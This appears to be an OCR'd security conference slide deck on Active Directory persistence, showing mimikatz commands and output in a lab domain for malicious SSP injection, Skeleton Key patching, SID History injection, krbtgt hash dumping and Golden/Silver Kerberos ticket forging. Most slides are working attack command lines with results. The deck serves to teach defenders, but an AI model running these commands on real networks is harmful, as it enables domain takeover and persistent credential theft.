
Malicious Security Service Provider (SSP)

```
PS C:\> c:\temp\mimikatz\mimikatz "privilege::debug" "misc::memssp"

  .#####.   mimikatz 2.0 alpha (x64) release "Kiwi en C" (Jun 29 2015 00:28:32)
 .## ^ ##.
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
  '#####'                                     with 16 modules * * */


mimikatz(commandline) # privilege::debug
Privilege '20' OK

mimikatz(commandline) # misc::memssp
Injected =)
```

Malicious Security Service Provider (SSP)



Malicious Security Service Provider (SSP)



Skeleton Key

- Memory resident LSASS patch - “master key” for all accounts

```
PS C:\> c:\temp\mimikatz\mimikatz "privilege::debug" "misc::skeleton" exit

  .#####.   mimikatz 2.0 alpha (x64) release "Kiwi en C" (Jun 29 2015 00:28:32)
 .## ^ ##.
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
  '#####'                                  with 16 modules * * */


mimikatz(commandline) # privilege::debug
Privilege '20' OK

mimikatz(commandline) # misc::skeleton
[KDC] data
[KDC] struct
[KDC] keys patch OK
[RC4] functions
[RC4] init patch OK
[RC4] decrypt patch OK

mimikatz(commandline) # exit
Bye!
```

Skeleton Key

- Account authentication success! With 2 different passwords?

```
C:\Users\JoeUser>net use k: \\adsmswin2k8r2.lab.adsecurity.org\shared Password99! /user:Admin@lab.adsecurity.o
rg
The command completed successfully.


C:\Users\JoeUser>net use * /delete
You have these remote connections:

    K:              \\adsmswin2k8r2.lab.adsecurity.org\shared
Continuing will cancel the connections.

Do you want to continue this operation? (Y/N) [N]: y
The command completed successfully.


C:\Users\JoeUser>net use k: \\adsmswin2k8r2.lab.adsecurity.org\shared mimikatz /user:Admin@lab.adsecurity.org
The command completed successfully.


C:\Users\JoeUser>_
```

SID History

- User account attribute supporting migration.
- Mimikatz enables SID History injection to any user account.

```
PS C:\temp\mimikatz> .\mimikatz "privilege::debug" "misc::addsid bobafett ADSAdministrator "

  .#####.   mimikatz 2.0 alpha (x64) release "Kiwi en C" (May 29 2015 23:55:17)
 .## ^ ##.
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
  '#####'                                     with 15 modules * * */


mimikatz(commandline) # privilege::debug
Privilege '20' OK

mimikatz(commandline) # misc::addsid bobafett ADSAdministrator
SIDHistory for 'bobafett'
 * ADSAdministrator     OK
```

SID History

```
PS C:\temp\mimikatz> get-aduser bobafett -properties sidhistory,memberof


DistinguishedName : CN=BobaFett,CN=Users,DC=lab,DC=adsecurity,DC=org
Enabled           : True
GivenName         :
MemberOf          : {}
Name              : BobaFett
ObjectClass       : user
ObjectGUID        : d4d1e6c0-82a8-469f-b243-8602300e2dbe
SamAccountName    : BobaFett
SID               : S-1-5-21-1583770191-140008446-3268284411-3103
SIDHistory        : {S-1-5-21-1583770191-140008446-3268284411-500}
Surname           :
UserPrincipalName : BobaFett@lab.adsecurity.org
```

SID History -> Domain Exploitation

```
Windows PowerShell
Copyright (C) 2009 Microsoft Corporation. All rights reserved.

PS C:\Users\BobaFett> whoami
adseclab\bobafett
PS C:\Users\BobaFett> Enter-PSSession -ComputerName adsdc03.lab.adsecurity.org
[adsdc03.lab.adsecurity.org]: PS C:\Users\BobaFett\Documents> whoami
adseclab\bobafett
[adsdc03.lab.adsecurity.org]: PS C:\Users\BobaFett\Documents> c:\temp\mimikatz\Mimikatz "privilege::debug
btgt" exit

  .#####.   mimikatz 2.0 alpha (x64) release "Kiwi en C" (May 29 2015 23:55:17)
 .## ^ ##.
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
  '#####'                                     with 15 modules * * */


mimikatz(commandline) # privilege::debug
Privilege '20' OK

mimikatz(commandline) # sekurlsa::krbtgt

Current krbtgt: 5 credentials
         * rc4_hmac_nt       : 1a33736fd25ad06dd9c61310173bc326
         * rc4_hmac_old      : 1a33736fd25ad06dd9c61310173bc326
         * rc4_md4           : 1a33736fd25ad06dd9c61310173bc326
         * aes256_hmac       : 20d7c5cef8eaefb478e79e86ecb6ba1cac2819b2ed432ffb32141c5f7104e69e
         * aes128_hmac       : 2433f1c6d10a2d466294ff983a625956

mimikatz(commandline) # exit
Bye!
[adsdc03.lab.adsecurity.org]: PS C:\Users\BobaFett\Documents> _
```

Forging Kerberos Golden/Silver Tickets

- Requires KRBTGT pw hash / service account pw hash.
- Forged TGT (Golden Ticket) bypasses all user restrictions.
- Create anywhere & use from any computer on the network.
- No elevated rights required to create/use.
- *User password changes have no impact on forged ticket!*

KRBTGT: The Kerberos Service Account

- KRBTGT account: disabled and hidden by default.
- Sign/encrypt AD Kerberos tickets.
- Pwd set when domain created & (almost) never changes
  - Password changes when DFL -> 2008 (or newer).
- Current & Previous Password valid for Kerberos tickets
- KRBTGT password exposed? Requires changing twice!
- Microsoft KRBTGT password change script on TechNet
- RODC Kerberos Account: KRBTGT_######.


KRBTGT: The Kerberos Service Account

```
PS C:\> get-aduser -filter {name -like "krbtgt*"} -prop Name,Created,PasswordLastSet,msDS-KeyVersionNumber,msDS-KrbTgtLi
nkBl


Created                 : 2/16/2015 10:36:11 PM
DistinguishedName       : CN=krbtgt,CN=Users,DC=lab,DC=adsecurity,DC=org
Enabled                 : False
GivenName               :
msDS-KeyVersionNumber   : 2
Name                    : krbtgt
ObjectClass             : user
ObjectGUID              : 91c05e7f-cec2-4698-990d-327cc3023f3c
PasswordLastSet         : 2/16/2015 10:36:11 PM
SamAccountName          : krbtgt
SID                     : S-1-5-21-1387203482-2957264255-828990924-502
Surname                 :
UserPrincipalName       :

Created                 : 2/19/2015 9:21:11 PM
DistinguishedName       : CN=krbtgt_27140,CN=Users,DC=lab,DC=adsecurity,DC=org
Enabled                 : False
GivenName               :
msDS-KeyVersionNumber   : 1
msDS-KrbTgtLinkBl       : {CN=ADSRODC1,OU=Domain Controllers,DC=lab,DC=adsecurity,DC=org}
Name                    : krbtgt_27140
ObjectClass             : user
ObjectGUID              : c64aeabb-feeb-460b-8b02-7d1f93f0574a
PasswordLastSet         : 2/19/2015 9:21:12 PM
SamAccountName          : krbtgt_27140
SID                     : S-1-5-21-1387203482-2957264255-828990924-1107
Surname                 :
UserPrincipalName       :
```

The Golden Ticket (Forged TGT)

- Encrypted/Signed by KRBTGT (RID 502).
- Bypasses Smart Card authentication requirement
- Golden Ticket options:
  - Impersonate existing Domain Admin
  - Create Fictitious user
  - Spoof access by adding groups to the ticket
  - Impersonate C-level executive access
- Limited to Domain it’s created in *
- Where are the crown jewels?

Golden Ticket (Forged TGT) Communication



Forging a Golden Ticket: KRBTGT NTLM Hash

```
mimikatz(commandline) # lsadump::lsa /name:krbtgt /inject
Domain : ADSECLAB / S-1-5-21-1387203482-2957264255-828990924

RID  : 000001f6 (502)
User : krbtgt

 * Primary
    LM   :
    NTLM : cdc53c282915380a09750f5657ea41c7
```

```
mimikatz(commandline) # sekurlsa::krbtgt

Current krbtgt  5 credentials
> rc4_hmac_nt       - cdc53c282915380a09750f5657ea41c7
> rc4_hmac_old      - cdc53c282915380a09750f5657ea41c7
> rc4_md4           - cdc53c282915380a09750f5657ea41c7
> aes256_hmac       - 9e7f2db9129e87fa21c92707608873 91a2b2af62b5fc740c10e91438d6c72e4a
> aes128_hmac       - ae0906444366069 95c5261286371bf30

Previous krbtgt  8 credentials
> rc4_hmac_nt       - b0fc53bda6af599659d35f425b878c22
> rc4_hmac_nt       - 9028e28c02701864c24d50afe3e5355d
> rc4_hmac_old      - b0fc53bda6af599659d35f425b878c22
> rc4_md4           - b0fc53bda6af599659d35f425b878c22
> aes256_hmac       - 30007d1c82c9d39d205b2b54b6170c080d4d0581fe817162a830c9124cef37b0
> aes128_hmac       - fc76e1057be20ba273c89c287771f7e7
> aes256_hmac       - b63bb0816477a8849a47af4269acf546683855311a1b9495e9e26f1420b1f938
> aes128_hmac       - 00e268f38fd7ce61373844e0a9685990
```

Golden Ticket Limitation

- Admin rights limited to current domain.
- Doesn't work across trusts unless in EA domain.

```
mimikatz(commandline) # kerberos::golden /admin:Administrator /domain:resource.lab.adsecurity.org /sid:S-1-5-21-224
09-4128614026-4135338336 /krbtgt:488b468d8bc43615a1425c6a735e85bb /startoffset:0 /endin:600 /renewmax:10080 /ptt
User      : Administrator
Domain    : resource.lab.adsecurity.org
SID       : S-1-5-21-2242142109-4128614026-4135338336
User Id   : 500
Groups Id : *513 512 520 518 519
ServiceKey: 488b468d8bc43615a1425c6a735e85bb - rc4_hmac_nt
Lifetime  : 7/3/2015 10:52:28 PM ; 7/4/2015 8:52:28 AM ; 7/10/2015 10:52:28 PM
-> Ticket : ** Pass The Ticket **

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Golden ticket for 'Administrator @ resource.lab.adsecurity.org' successfully submitted for current session

mimikatz(commandline) # exit
Bye!
PS C:\temp\mimikatz> net use \\ads2dc12.resource.lab.adsecurity.org\admin$
The command completed successfully.

PS C:\temp\mimikatz> net use \\adsdc03.lab.adsecurity.org\admin$
The password is invalid for \\adsdc03.lab.adsecurity.org\admin$.
```

Golden Ticket – Now More GOLDEN!


- Mimikatz now supports SID History in Golden Tickets

```
mimikatz(commandline) # kerberos::golden /admin:Administrator /domain:resource.lab.adsecurity.org /sid:S-1-5-21-22421421
09-4128614026-4135338336 /sids:S-1-5-21-1583770191-140008446-3268284411-519 /krbtgt:488b468d8bc43615a1425c6a735e85bb /s
tartoffset:0 /endin:600 /renewmax:10080 /ptt
User      : Administrator
Domain    : resource.lab.adsecurity.org
SID       : S-1-5-21-2242142109-4128614026-4135338336
User Id   : 500
Groups Id : *513 512 520 518 519
Extra SIDs: S-1-5-21-1583770191-140008446-3268284411-519
ServiceKey: 488b468d8bc43615a1425c6a735e85bb - rc4_hmac_nt
Lifetime  : 7/3/2015 11:54:59 PM ; 7/4/2015 9:54:59 AM ; 7/10/2015 11:54:59 PM
-> Ticket : ** Pass The Ticket **

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Golden ticket for 'Administrator @ resource.lab.adsecurity.org' successfully submitted for current session

mimikatz(commandline) # exit

PS C:\temp\mimikatz> net use \\ads2dc12.resource.lab.adsecurity.org\admin$
The command completed successfully.

PS C:\temp\mimikatz> net use \\adsdc02.lab.adsecurity.org\admin$
The command completed successfully.

PS C:\temp\mimikatz> net use \\adsdc03.lab.adsecurity.org\admin$
The command completed successfully.
```

The Silver Ticket (Forged TGS)

- Service account configured for Kerberos auth (SPN).
- Encrypted with the service account private key:
  - Service account NLTM password hash
  - AD computer account NLTM password hash
- Service opens TGS ticket to validate.
- Golden Ticket equivalent access to service.
- **No associated TGT exists, so no comm with a DC**

Silver Ticket (Forged TGS) Communication



Silver Ticket: Domain Controller Exploitation

- Attacker dumped AD & has all domain creds.
- Corp IT changed all user, admin, and service account passwords (and KRBTGT pw 2x).
- Attacker still has Domain Controller computer account password hashes.

What is possible with these?

Silver Ticket: Domain Controller Exploitation

```
mimikatz(commandline) # kerberos::golden /admin:LukeSkywalker  /domain:LAB.ADSECURITY.ORG /id:2601 /sid:S-1-5-21-1387203
482-2957264255-828990924 /target:adsdc02.lab.adsecurity.org /rc4:eaac459f6664fe083b734a1898c9704e /service:cifs /ptt
User      : LukeSkywalker
Domain    : LAB.ADSECURITY.ORG
SID       : S-1-5-21-1387203482-2957264255-828990924
User Id   : 2601
Groups Id : *513 512 520 518 519
ServiceKey: eaac459f6664fe083b734a1898c9704e - rc4_hmac_nt
Service   : cifs
Target    : adsdc02.lab.adsecurity.org
Lifetime  : 3/15/2015 12:13:36 AM ; 3/12/2025 12:13:36 AM ; 3/12/2025 12:13:36 AM
-> Ticket : ** Pass The Ticket **

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Golden ticket for 'LukeSkywalker @ LAB.ADSECURITY.ORG' successfully submitted for current session

mimikatz(commandline) # exit
Bye!
```

Silver Ticket: Domain Controller Exploitation

```
PS C:\temp\mimikatz> copy c:\temp\Invoke-Mimikatz.ps1 \\adsdc02.lab.adsecurity.org\c$\windows\temp
PS C:\temp\mimikatz> dir \\adsdc02.lab.adsecurity.org\c$\windows\temp


    Directory: \\adsdc02.lab.adsecurity.org\c$\windows\temp


Mode                 LastWriteTime     Length Name
----                 -------------     ------ ----
d----          3/15/2015  12:15 AM            1
-a---          2/16/2015   2:27 AM          0 DMI2083.tmp
-a---          2/16/2015   2:27 AM          0 DMI21EA.tmp
-a---          2/16/2015   2:27 AM          0 DMI25E2.tmp
-a---          2/16/2015   2:27 AM          0 DMI433E.tmp
-a---          2/17/2015  12:48 AM          0 DMI8230.tmp
-a---          2/17/2015  12:09 AM          0 DMI94FC.tmp
-a---          2/17/2015  12:48 AM          0 DMIA7D8.tmp
-a---          2/17/2015  12:48 AM          0 DMIA836.tmp
-a---          2/17/2015  12:48 AM          0 DMIAEDD.tmp
-a---          2/17/2015  12:09 AM          0 DMIB611.tmp
-a---          2/17/2015  12:09 AM          0 DMIB6DC.tmp
-a---          2/17/2015  12:09 AM          0 DMIC488.tmp
-a---          2/17/2015  12:48 AM          0 DMIC4C7.tmp
-a---          2/17/2015  12:09 AM          0 DMIC563.tmp
-a---          2/16/2015   2:27 AM          0 DMIF01C.tmp
-a---          2/18/2015   8:54 PM     676916 Invoke-Mimikatz.ps1
```

Silver Ticket: Domain Controller Exploitation

```
mimikatz(commandline) # kerberos::golden /admin:LukeSkywalker  /domain:LAB.ADSECURITY.ORG /id:2601 /sid:S-1-5-21-1387203
482-2957264255-828990924 /target:adsdc02.lab.adsecurity.org /rc4:eaac459f6664fe083b734a1898c9704e /service:HOST /ptt
User      : LukeSkywalker
Domain    : LAB.ADSECURITY.ORG
SID       : S-1-5-21-1387203482-2957264255-828990924
User Id   : 2601
Groups Id : *513 512 520 518 519
ServiceKey: eaac459f6664fe083b734a1898c9704e - rc4_hmac_nt
Service   : HOST
Target    : adsdc02.lab.adsecurity.org
Lifetime  : 3/15/2015 12:19:42 AM ; 3/12/2025 12:19:42 AM ; 3/12/2025 12:19:42 AM
-> Ticket : ** Pass The Ticket **

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Golden ticket for 'LukeSkywalker @ LAB.ADSECURITY.ORG' successfully submitted for current session

mimikatz(commandline) # exit
Bye!
PS C:\temp\mimikatz>
```

